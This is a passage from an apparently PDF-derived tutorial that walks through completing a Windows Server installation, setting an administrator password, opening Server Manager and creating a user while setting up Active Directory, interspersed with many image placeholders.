


STEP-8: let the system installation complete.



STEP-9: default administrator, create a password.
And log in it.






SETUP THE ACTIVE DIRECTORY

Windows Server Process



STEP-1: Open the server after restarting.





STEP-2: Enter the updated Password to login.






STEP-3: After login , Open Server Manager to set up active directory.







Step 4: create a new user in dashboard:




